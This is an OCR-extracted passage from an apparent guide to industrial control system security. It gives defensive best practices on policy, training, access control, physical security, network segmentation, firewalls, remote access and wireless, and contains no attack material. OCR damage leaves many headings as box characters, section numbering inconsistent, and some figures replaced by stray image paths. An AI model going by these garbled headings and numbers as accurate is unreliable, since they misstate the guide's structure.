Regardless of who performs the assessment, the most important aspect is to select an agreed up point of reference. The point of reference may be the corporation's internal control system security policies and standards. However, at this time, many companies and corporations do not have control system security specific policies and standards in place. Therefore, best practice today generally involves selecting one or more standards that are most applicable to the facility being evaluated.

An excellent choice for any industry is ANSI/ISA 99.02.01–2009 Security for Industrial Automation and Control Systems: Establishing an Industrial Automation and Control Systems Security Program because of its industry independence and its adoption by the International Electro-technical Committee (IEC) as IEC 62443-2-1:2010, making it an international standard. This standard outlines a multi-step approach to developing a cyber security program in ICS settings.

Many companies choose to use third parties with expertise in industrial automation and control system security to perform CSSA's. Not only can a third-party provide an unbiased assessment but they can also provide recommendations based on their experience and feedback on how the organization compares with peers in their industry. However, there are a variety of self-assessment tools available to assist companies in performing their own CSSA's which can be particularly beneficial for larger organizations. It is not uncommon for larger organizations to use a third party for an initial assessment of a typical plant and then use templates or a self-assessment tool to perform subsequent assessments using their internal staff. Again, the most important aspect is to establish a consistent benchmark.

□ O□□□□□□□□□□□S□□□□□□□□□

In any cyber security program it is easy to get caught up in technological solutions and forget the non-technical aspects of security such as policy development, roles and responsibilities, and employee security training and awareness. It is this human part of the equation that is critical to the success of any security program.

□.□ S□□□□□□P□□□□□□S□□□□□□□□□□□P□□□□□□□□

Along with risk assessment, a crucial first step in any ICS security program is the development of clear policy that communicates the company's position on ICS security to employees, suppliers and contractors.

The security policy is a statement of the goals, responsibilities and accepted behaviors required to maintain a secure production environment. It defines the direction and demonstrates senior management support for actions across the organization.

A security policy should be technology independent and should not include implementation details such as procedures and processes – these are best left for subsequent guideline and procedural documents. In other words, the security policy outlines what you want to achieve, not how to do it.

Many companies have existing IT security policies and standards and these documents can provide a good foundation for ICS specific documents. However, IT security policies are often not applicable or optimized for the plant floor. For this reason, it is recommended that organizations develop ICS specific documents describing company policy, standards and procedures around control system security. These documents can, and should, refer back to the corporate IT security documents. Separate ICS security documents have proven to be very beneficial in aiding those that are responsible for ICS security to clearly understand the expectations and responsibilities they have and how they differ from the general office environment.

While every organization will prepare policy documents differently there are a few basic principles and basic content that should be included, such as a clear definition of scope and the portions of the organization and the types of systems covered by the policy. There should be a clear indication of senior management support for the policy. Finally, it should be clear to the reader how this policy applies to their particular role in the organization and the responsibilities they have in complying with the policies and the consequences for failure to comply.

The following are best practice for topics to include in ICS security policy:

- Define ICS security and the overall objectives and scope of the policy;
- State the importance of ICS security and summarize the high-level risks of failure to secure the company's control systems;
- Briefly explain each of the security policies;
- Define general and specific responsibilities for ICSs security management, including the reporting of security incidents;
- Identify compliance requirements of particular importance to the organization;

- Provide references to documentation which augment and support the policy, such as more detailed security standards and procedures for specific systems.

Once documented, these policies can be introduced to the employees in a variety of ways such as security meetings, training programs, awareness campaigns, and company Intranet pages.

2 O R R

Senior management support is critical to the success of ICS security because it is a business responsibility that is shared by leading members of the business, manufacturing, IT and risk management teams. ICS security programs with visible, top-level support and buy-in from organization leaders are more likely to gain conformance, function more effectively and have earlier success.

The creation of an organizational structure that defines the roles and responsibilities of all individuals in company for security is one of the main anchor points to govern any security program. It ranges from the overarching duties of senior management to personal duties of new employees and contractors. Without this structure in place, most security programs will struggle under the pressure of daily operational demands.

Since the topic of ICS cyber security is new to many organizations, the manner in which responsibility is integrated into organizational structure varies tremendously. One way of addressing this issue is the formation of a cross-functional team comprised of representatives from various functional departments of the organization (e.g. I.T., Operations, Engineering, etc.) that is responsible for cyber security of ICS assets. The team demonstrates commitment to cyber security and sets clear direction for the organization.

The following are best practices for establishing organizational roles and responsibilities:

- Ensure visible, senior management support;
- Define the security roles and responsibilities of all individuals in the company;
- Form a cross-functional team to oversee ICS cyber security.

S T

ICS security training and awareness of personnel is an essential tool for reducing cyber security risks. Therefore, it is critical that any ICS security program have a training and awareness program so that employees understand their role and what is expected of them. Furthermore, knowledgeable and vigilant staff is one of the most important lines of defense in securing a system.

Effective ICS security training and awareness programs should provide employees and contractors with the information necessary to identify, review and remediate vulnerabilities, and help ensure their own work practices are using effective security measures.

An ICS security awareness program is focused on ensuring that personnel, throughout the organization, are aware of company policies standards and best practices. A good awareness program should be communicated by senior management to all applicable employees and be

followed up with regular communications from a variety of media to continually remind personnel of the program.

One industry best practice is the realization that training is not a one-size-fits-all program or a once-and-done program. Different personnel have different training needs and that should be represented in the training program. ICS security training must be tailored to the audience (role-based) and continuously refreshed and reinforced.

The first step in designing a role-based training program is to identify the major roles and then identify the training needs for each role. For example, you may identify the following main roles in your organization; visitors, contractors, operations, maintenance, engineering, management, executives. Once you've identified the roles, you can then identify the training needs for each of the roles. Best practice is to develop a training matrix which lists the training topics on one axis and the roles on another. Figure 7 below is a partial example of a training matrix.

	Executives	Managers	Supervisors	Engineering	IT Department	ICS Vendors / Contractors
Introduction						
Introduction to ICS Security						
What is ICS security	X	X	X	X	X	X
Why is it important	X	X	X	X	X	X
Incident data	X	X	X	X	X	X
IT Security versus ICS Security						
Basics	X	X	X	X	X	X
Differences between IT Sec and ICS Sec	X	X	X	X	X	X
Regulations						
ICS security regulations	X	X		X	X	X
Applicable Regulations	X	X	X	X	X	X
High-level requirements	X	X	X	X	X	X
Detailed requirements			X	X		
Standards						
ICS Security Standards	X	X		X	X	X
Applicable Standards	X	X	X	X	X	X
ISA 99						
ISA 99.01.01 Overview						
ISA 99.02.01 Overview						
ISA 99.03.03 Overview						
NERC CIP Overview						
NIST 800-82 Overview						
Risk Assessment						
Typical ICS risks	X	X	X	X	X	X
Value of performing risk assessments	X	X		X	X	
Risk assessment methodologies	X	X		X	X	
Example high-level risk assessment		X		X	X	
Example detailed risk assessment				X	O	

□□□□□7□□E□□□ □□□T□□□□□□ □ □□□□

Once the matrix has been developed then the training content can be designed. Another best practice is to utilize a modular approach to developing the course materials so the modules can be easily combined and customized for particular roles. Many organizations are using computer-based training very effectively, particularly for high level training. Regardless of your approach, it is important to keep records of of who has attended the training and also to include knowledge assessments in order to ensure the information was properly understood.

The following are best practices for establishing a training and awareness program:

- Involve senior management in awareness campaigns;
- Follow-up with regular communications using a variety of media to continually remind personnel of their responsibilities;
- Develop role-based training;
- Use a training matrix to map training topics to roles;
- Use modular approach for course development.

□.□ P□□□□□□□S□□□□□□

In addition to making sure they are educated and aware of cyber security issues, employers also need to know that their employees can be trusted to do their best to support and maintain the security of ICSs for the organization. Personnel security requirements are driven by concerns that an employee may deliberately cause harm to the company as well as concerns that an employee may unwittingly cause an accident by inattention to detail or by being unfit for a job due to lack of proper background or by the use of substances that might cloud judgment.

NERC CIP-004 is one of the few ICS security standards that provide minimum criteria for a personnel risk assessment (a.k.a. personnel screening) program. According to NERC, a personnel risk assessment program should, at a minimum:

- Include identity verification and a seven year criminal check;
- Be updated at least every seven years after the initial personnel risk assessment or for cause;
- Be conducted within thirty days of such personnel being granted such access.

The following are best practices for approaching personnel security:

- Screen personnel at time of hire and periodically;
- Require vendors and contractors to screen their personnel employees to similar levels as employees in comparable positions;
- Document security responsibilities and confidentiality expectations in job descriptions, contracts, or other third party agreements;
- Clearly state the employees' responsibility for cyber security in the terms and conditions of employment;
- Divide security roles and responsibilities amongst personnel to maintain an appropriate level of checks and balances;
- Train managers to observe employee behavior that may lead to theft, fraud, error, or other security implications;

- Enforce a disciplinary process for employees, contract employees and temporary employees who have violated the security policies and procedures.

F2.0 Access Control

Access control is a very wide ranging topic that covers all aspects of controlling access to a network, device or service, including physical and electronic access. Typically access to an ICS system is gained by logging on using a user account name and password and possibly some other form of identity verification (e.g. security token, PKI certificate, biometrics). This implies that there are two critical variables at play in controlling access, namely the management of the accounts (account administration) and the strength of the method used to authenticate access to those accounts (authentication). This section will focus on a subset of the access control having to do with controlling who is authorized to access to ICS systems, with what privileges and how that access in administered.

To ensure security it is critical that access control is consistently managed. Consistency implies that when a user is added, removed or their credentials or privileges are modified that the changes are propagated to all ICS devices that user is permitted to access. This can be a very difficult task to manage and is nearly impossible to manage manually for systems larger than few devices. If it is poorly managed the system is subject to undue risk. For example, if accounts are allowed to remain active after they are no longer required (say after an employee has left the company) they offer additional opportunities for an attacker to compromise the system. This is particularly true for accounts created for administration or commissioning and then forgotten – there are numerous examples in the literature where these accounts have been used for attacks years after they were forgotten by the system administrators.

While directory services tools such as Microsoft Active Directory can be very valuable for administration of access control, the responsibility of authorizing the ICS access rights of personnel and devices and is managerial task that needs to be established by policy and rigorously managed. Tools can enforce authorization but decisions about who is authorized and with what privileges must be made by a human.

It is extremely important in ICS to make sure that only properly authorized persons have access to ICS information, devices and applications. Authorization is the right or a permission that is granted to access a system resource. It is granted by management (via authorization security policy), managed by the system administrator (via account administration) and enforced by the application once the user is authenticated. Thus the authorization security policy is a very critical component of access control as it establishes "who is allowed to do what."

Some typical authorization policies used in the general IT space (e.g. office environment) may be inappropriate or inadequate for ICSs. For example, most accounts in the office environment are user-based with a limited number of roles assigned (e.g. standard user or system administrator). Each user is usually only assigned one role, whereas, accounts in a typical process ICS will primarily be role-based (e.g. operator, engineer, application specialist, vendor, and system administrator). Users may be assigned multiple roles based on a particular job function they need to perform at a particular time. The user may have to login to an application (e.g. configuration tool) and separately into a particular device (e.g. controller) to be authorized to make changes to an ICS.

Common best practices for access control include:

- Develop an access control policy that establishes appropriate logical and physical rules and rights for each user or group of users;
- Employ multiple authentication methods for critical ICSs;
- Require user re-access (also called "shadowing") when high-risk tasks are performed (for example, industrial operations that have health, safety and environmental (HSE) consequences or critical business risks);
- Segregate data with high sensitivity and/or business consequence from other internal information so that existing access controls can restrict access to that information.

6.6 Information and Documentation Management

Much of the information about the ICS may be stored electronically or in hardcopy outside of the ICS and is therefore not protected by ICS access controls. Unauthorized access and use of this information is a threat to ICS security. This information needs to be appropriately controlled and managed.

One of the biggest risks is the common practice of sharing sensitive ICS information with third party engineering firms, contractors and suppliers. If such information is shared it is critical that the third party follow information security practices that are equivalent or superior to your own and that they are legally obligated to protect the information (e.g. a non-disclosure agreement).

The following are best practices for information and documentation management:

- Define information classification levels (e.g. confidential, restricted, and public);
- Classify all information (for example, ICS design information, vulnerability assessment results, network diagrams, etc.);
- Develop and maintain a "document register" for all ICS equipment and software. The document register should contain, but not be limited to, procedures on emergency cyber scenarios, periodic backups, archiving, restoring, patch management, training records, maintenance manuals and operating manuals;
- Develop and enforce policies and procedures regarding the exchange of sensitive ICS information with third-parties;
- Develop and include policies and procedures detailing the record update, retention, destruction, and disposal of information including written and electronic records, equipment and other media containing information;
- Encrypt all communications over the Internet involving sensitive information.

6.7 Physical Security

The physical security of an ICS is every bit as important as the cyber security. In fact, in many cases those two factors are closely linked in cyber related incidents. For example, the ability of disgruntled employee to physically access an unprotected Programmable Logic Controller (PLC) programming terminal resulted in a cyber attack that forced a shutdown of the plant utilities.

Physical access to critical ICS assets should be limited to only those who require access to perform their job. A good way to do this is by implementing layers of physical protection. For

example, the control system in a typical refinery is typically protected by multiple layers of physical access - starting with the fence around the refinery, then with locked doors on the building housing the control system, then with additional locked doors for the control room and equipment rooms, and finally locked enclosures for the actual control system equipment.

In addition to physical access control, critical equipment such as ICS needs to be appropriately hardened and protected from environmental hazards. This is necessary to reduce the risk of undesirable loss of availability of the system from both accidental and natural forces. This will include equipment citing and protection against vibration, dust, water, fire, etc. In addition, special measures are typically required to safeguard supporting facilities, such as the electrical supply and the cabling infrastructure.

The following are examples of best practices regarding physical and environmental protection of ICS assets:

- Establish procedures for monitoring and alarming when the physical and/or environmental security is compromised;
- Establish and audit procedures with respect to the addition, removal, and disposal of all assets;
- Use security cables, locked cabinets, protected entrances to buildings, keeping equipment out of sight and labeling and tagging assets;
- Protect computer equipment not in control rooms such as routers or firewalls by placing them in a locked environment;
- Staff or monitor control rooms 24x7x52. Use control rooms to house information and technology assets;
- Use an equipment tracking system to determine where equipment is located and who has responsibility for the equipment;
- Disable all unused data ports (e.g. switch ports or USB ports) at the lowest possible operating system level, preferably BIOS. Additionally, unused ports should have dummy connectors plugged in which require a tool for removal;
- Plug all data ports that are required for temporary or portable equipment access with dummy connectors which require a tool for removal when the data ports are not in use;
- Do not physically identify network addresses any ICS equipment, i.e. there shall be no stickers on any equipment identifying IP or MAC addresses.

□.□ □□□□□□□□ □□□□□□□**P**□□□□□□

The purpose of a business continuity management program is to counteract interruptions to business activities and to protect critical business processes from the effects of major failures or disasters. While important for all information systems, it can be vital for ICSs. The fact is, despite even with the best designed security policies and procedures, it is highly likely that at some point in the operation of an ICS there will be a loss of a device or server containing critical data. Whether this loss is due to accidental or malicious forces, it is critical that a comprehensive backup and restore policy be in place to recover this data.

Long before security became an issue, most industrial facilities developed officially documented practices used for archiving, backup and recovery of key ICSs. Typically these practices have been augmented by guidance from the major ICS vendors.

Best practice elements that should be included in a business continuity plan for ICS include:

- Restoration time – The time required to perform a complete restoration of the ICS;
- Backup interval - Backup schedules should be determined after clarifying how often the important data or programs are changed;
- Backup management - Duplicate backups should be made in case the unexpected accidents such as damage of media;
- Media Storage – The installation media, license keys, backup media and configuration data should be stored in a secure place;
- Roles and responsibilities - Define what department or who is responsible for the activities in the business continuity plan (backup, training, restore);
- Review and update the plan - When the system configuration or the system environment changes, it is necessary to review and update the business continuity plan.

□ T□□□□□□□S□□□□□□□□

□.□ N□□□ □□□S□□□ □□□□□□□□

A well planned network architecture is probably the most important technical factor in determining if an ICS can be effectively secured from cyber attack. If the architecture is properly designed, then a defense-in-depth approach will be feasible and the security safeguards deployed will achieve their maximum effectiveness. On the other hand, poorly designed architectures lose their defense-in-depth advantage and the deployed security safeguards can end up being dangerous placebos, offering a false sense of security.


A key concept and arguably the most important technical measure that can be taken to improve the security of an industrial automation system is network segmentation. The purpose of network segmentation is to partition the system into distinct security zones and implement layers of protection to isolate the most critical parts of the system. IEC 62443-1-1 (a.k.a. ANIS/ISA 99.00.01) defines the concepts of "□□□□" and "□□□□□□□" as a way to segment and isolate the various sub-systems in an ICS.

At a minimum, current industry best practices call for the ICS network to be clearly separated from IT network segments (e.g. the business network). This is implemented using independent switches isolated behind a business/ICS network firewall and is in accordance with the recommendations found in the *NISCC Good Practice Guide on Firewall Deployment for Industrial Control and Process Control Networks*[19].

In addition to separation between the business network and the ICS network, IEC 62443-2-4 (a.k.a. ANSI/ISA 99.02.01) recommends a demilitarized zone (DMZ) layer between them for high-risk applications. Figure 8: Reference architecture from ISA 99.02.01 showing DMZ illustrates this type of structure.

DMZ's can be implemented in a variety of ways. Figure 8 illustrates using one firewall with a DMZ-capable firewall. A DMZ-capable firewall offers three or more interfaces, rather than the typical public and private interfaces. One of the interfaces is connected to the Business/Enterprise Zone; the second is connected to the Control Zone and the remaining interfaces to the devices in the DMZ.

A variation on this solution is to use a pair of firewalls positioned between the Business/Enterprise zone and Control Zone. Common servers (such as the Application Server) are situated between the firewalls in a DMZ network.



□□□□ □□R□□□□□□□ □□□□□□□□□□□□□□□□ IS□ □□.□2.□□ □□□□ □□□ □□ □[2]□

The use of a DMZ in conjunction with a control zone offers additional risk reduction opportunities. The security level for the DMZ is higher than the Business/enterprise zone but less than the Control zone. The function of the DMZ is to eliminate or greatly reduce all direct communication between the Control zone and the Business/enterprise zone.

Finally, the ISA-99 Reference Architecture also recommends a Safety System Zone within the Control Zone for microprocessor-based safety systems (identified as SIS in the figure). It is important that greater security measures be taken to protect the safety system because its primary

function is to protect the process in the event of a failure of the basic process control system. This is particularly important when deploying modern integrated control and safety system platforms that are exposed to common cause failures.

Most manufacturers of integrated control system platforms such as DCS systems or PLC systems have defined reference architectures they recommend for good network segmentation with their systems. These can be useful when designing or analyzing the systems in your facilities that are based on these manufacturer's systems. However, it is important to bear in mind that each application and system is unique and that reference architectures are only meant to provide general guidance.

The following are best practices for segmenting ICS networks:

- Use network segmentation to partition the system into distinct security zones;
- Implement layers of protection to isolate the most critical parts of the system;
- Clearly separate the ICS network from IT network segments;
- Use a DMZ capable firewall between ICS and IT segments or use paired-firewalls to create a DMZ;
- Use separate Safety System Zone for SIS.

2 [illegible]

In the past several years, the use of centralized network administration and security tools, such as Microsoft Active Directory (AD), has become more commonplace in ICS as most major suppliers now provide AD support in their Windows clients and server applications. The use of domains to administer access to an ICS can provide significant benefits. Instead of maintaining separate copies of user accounts on each individual computer, the domain structure allows all domain members to trust the domain controller's version of the user accounts.

Many people assume that domains only apply to organizations that want to control all computing resources and user accounts from a central location. This is called the single domain model and, while it is an option, it is neither the only domain model nor is it ideal for ICS environments. It assumes one organization-wide security database and a centralized IS department that can grant or deny users access to specific resources, something that would be unacceptable for most ICS applications.




Figure 9: Example Active Directory Model for ICS

A more appropriate model for ICS is to have a dedicated ICS Active Directory Forest for each manufacturing location and an ICS Domain for each production area within the manufacturing location with no trusts between Enterprise IT Domains and ICS Domains. Organizational Units (OU's) can be used to further partition the resources within the domain into logical or functional units. This approach reduces security vulnerabilities and ensures no common-cause faults between manufacturing locations and business units.

The following are best practice access control measures:

- Make use of domain controllers to manage access control to ICS resources;
- Establish separate ICS domains for each production area;
- Do not all trusts between IT domains and ICS domains;
- Use Organizational Units (OU's) to further partition resources into logical or functional units.

4.3 Firewall Configuration & Management

Firewalls prevent unauthorized access to information resources by placing a barrier between different networks and their associated devices. Without this important barrier, ICS networks can be impacted by incidents taking place in the IT environment.

The firewall is a focal point for ICS network security and requires considerable resources, not only for initial design and commissioning, but also for ongoing monitoring, incident management, upgrading and technical support.

Basic rules for ICS network firewalls should prevent any ICS network device from communicating directly with the business network in either direction. Furthermore, documents such as the NISCC Firewall guide suggest using "disjoint" protocols in all ICS network to business network communications. In other words, if a protocol is allowed between the ICS network and DMZ then it is explicitly NOT allowed between DMZ and business networks. This design greatly reduces the chance of a malware actually making its way into the ICS network/industrial control network since the malware would have to deploy two different exploits over two different protocols.

The following are general basic practices for firewall management:

- Ensure that all physical access to the firewall is tightly controlled;
- Document all data flows crossing security zone boundaries including a business justification with risk analysis;
- Review firewall configurations (often referred to as rule sets or policies) regularly to ensure that the business case for the rule or policy is still valid and the security controls are in place;
- Ensure that firewall configuration changes are subject to at least the same change management requirements as any ICS device configuration;
- Monitor the logs and intrusion detection systems (IDS) events to look for anomalous traffic and possible intrusion attempts;
- Define the Role of the ICS Firewall in the Cyber Incident Response Plan;
- Monitor the appropriate vulnerability lists, vendor update lists and Computer Emergency Response Team (CERT) security alerts for threats to the firewall itself and the resources it is protecting;
- Ensure that suitably qualified and authorized personnel perform firewall upgrades, patches, user/account management, corporate monitoring and configuration reviews on a regular basis.

Additional best practices for ICS configuration can be found in the aforementioned *NISCC Good Practice Guide on Firewall Deployment for Industrial Control and Process Control Network*.

4.4 □emote Acce□□

Technology has made it possible to remotely connect to control systems from virtually anywhere in world with any device capable of wired or wireless Internet access. This capability provides many operational benefits such as being able to maintain and support systems with remote staff, to supply operational data to Enterprise Resource Planning (ERP) systems and regulators, and to enable vendors to provide support and updates to the system. In fact, in the event of emergencies such as dangerous weather conditions, remote access may be the only way for an organization to access their control systems.

These benefits notwithstanding, allowing remote access to a control system, especially remote access over public networks (e.g. the Internet), can be extremely risky. If it is possible for a person or device to legitimately gain remote access to a system then it may be possible for an unauthorized person or device to be able to, as well. Since the risk varies with the application, decisions regarding whether remote access should be provided, who is authorized and how they

are authenticated must be evaluated in the context of a detailed risk assessment, as described in Section 2.3.

A variety of technologies are available today to provide "secure" remote access to computer systems such as firewalls, Virtual Private Network (VPN), callback (for dial-up), multi-factor authentication, user access control, and intrusion detection. The user of these technologies needs to understand the capabilities and limitations of these technologies. Many of these technologies protect against only one class of threats, such as threats to data confidentiality, but provide no protection against other classes of threats, such as spoofing or tampering or injection of malicious code.

Establishing a VPN between the remote computer and the company network is a typical solution to providing remote access over the Internet. However, there is a common misconception that VPN's provide complete security. Unfortunately, this is not the case. VPN's provide confidentiality, integrity and authentication of data from one point to another. However, once the endpoints are authenticated, a VPN lets all traffic through; it does not monitor or filter any of the traffic that passes through it. This means if a virus-infected PC is connected to a control network through a VPN, the VPN will not prevent the virus from passing right through the tunnel and infecting PCs on the other end. There have also been cases reported where hackers have been able to exploit ICSs by compromising a remotely connected laptop (with split-tunneling) and then using the VPN tunnel to access the ICS (i.e. "piggybacking").

This example is not intended to discourage the use of VPN's for secure remote access but to illustrate that a VPN alone is often insufficient. The best practices for providing secure remote access involve deploying a combination of technologies with multiple layers of security.

The following is a general list of best practices for secure remote access:

- Require and enforce through terms of employment and user access control technology the use of company-owned laptops for remote access which are subject and maintained according to the organization's security policies;
- Require ushered access for vendors and contractors with remote access;
- Require and enforce contractually and via user access control technology that vendors and contractors with remote access comply with the company's security policies;
- Change TCP port numbers for well-known remote access protocols from their defaults;
- Configure VPN such that split tunneling is not allowed by technical policy;
- Monitored and logged (log user ID, time and duration of remote access) all remote access sessions;
- Require multi-factor (e.g. two-factor or greater) authentication for any remote access sessions;
- Encrypt all communications over untrusted networks (any network that is not exclusively used by the control system);
- Configure any remote access software maximum security;
- Require the use of strong passwords;
- Restrict remote connections to special machine in the ICS DMZ (e.g. a Jump Host), which then has access select resources in the control system;
- The Intrusion Detection System (IDS) should inspect all traffic entering and leaving the VPN tunnel.

4.□ □ irele□□Communication□

The use of wireless communications in ICS environments has increased significantly over the past few years. Licensed-band radio systems and microwave links have been used for many years in SCADA applications. It is becoming more common to find IEEE 802.11 (commonly known as WiFi) access points in ICS networks and some ICS vendors are adding WiFi functionality directly into their products. The Zigbee protocol has become increasingly popular in Advanced Metering Infrastructure (AMI) products and in smart grid projects. Finally, the ISA100.11a, IEC/PAS 62591 (WirelessHART®) and WIA-PA (IEC/PAS 62601) technology standards are supporting the adoption of wireless sensing in ICS systems.

The security of wireless technologies can vary dramatically. Generally, newer versions of protocols support more advanced encryption technologies but that is not always the case. For example, there are different Zigbee profiles for different applications, such as building automation, health care, smart energy, home automation, remote controls, etc. The profiles for home automation and other lower value networks do not have the same level of security as the more critical applications. It is important to specific the secure profiles, such as the Zigbee Smart Energy Profile.

Licensed-band radio systems have also been shown to be insecure, particularly from insider attacks. For example, the infamous Maroochy Shire sewage spill incident was conducted by an ex-employee of the systems contractor using a stolen licensed-band industrial control radio.

Industry best practices for use of wireless communications in ICS's varies widely. While a number of companies forbid its use in ICS, many allow it in a controlled manner. Most also restrict its use to non-critical processes.

For IEEE 802.11-based systems, it is recommended that the (flawed) Wired Equivalent Privacy (WEP) encryption scheme not be used and appropriate implementations of WiFi Protected Access (WPA) with 802.1x authentication be required in all deployments. In addition, most companies consider their wireless system to be only "semi-secure" and install them on the DMZ side of the ICS firewall.

Wireless access to the ICS network introduces risks similar to remote access with some additional threat vectors (e.g. unauthorized individual accessing the wireless network from outside the physical security perimeter of the plant). Additionally, wireless is extremely susceptible to denial of service attacks. You can detect a wireless denial of service (DoS) attack, but you cannot prevent it if it is a physical level (RF) attack.

The following is a general list of best practices for secure remote access:

- Create a Wireless LAN (WLAN) security policy;
- Separate and segment the WLAN from the wired LAN using a firewall or similar security device;
- Require authenticated access to the WLAN for all users and devices;
- Protect WLAN traffic by implementing strong encryption (e.g. 802.11i /WPA2, do not use WEP);
- Restrict traffic (applications, protocols and source/destination communication pairs) between the WLAN and the wired network;
- Monitor the WLAN to detect intrusion attempts;

- Periodically scan for unauthorized wireless access points;
- Do not rely on default security configurations of WLAN access points and adapters;
- Disable SSID beacon transmissions;
- Use SSID naming conventions that are not easily guessed;
- Employ static IP addressing of devices on the WLAN instead of dynamic;
- Ensure that ARP broadcasts from the wired network do not propagate to the WLAN;
- Strictly prohibit the connection of any wireless equipment directly on to the ICS network not approved for use;
- Disable WiFi Protected Setup (WPS) and verify periodically that it is disabled.

4. System Hardening

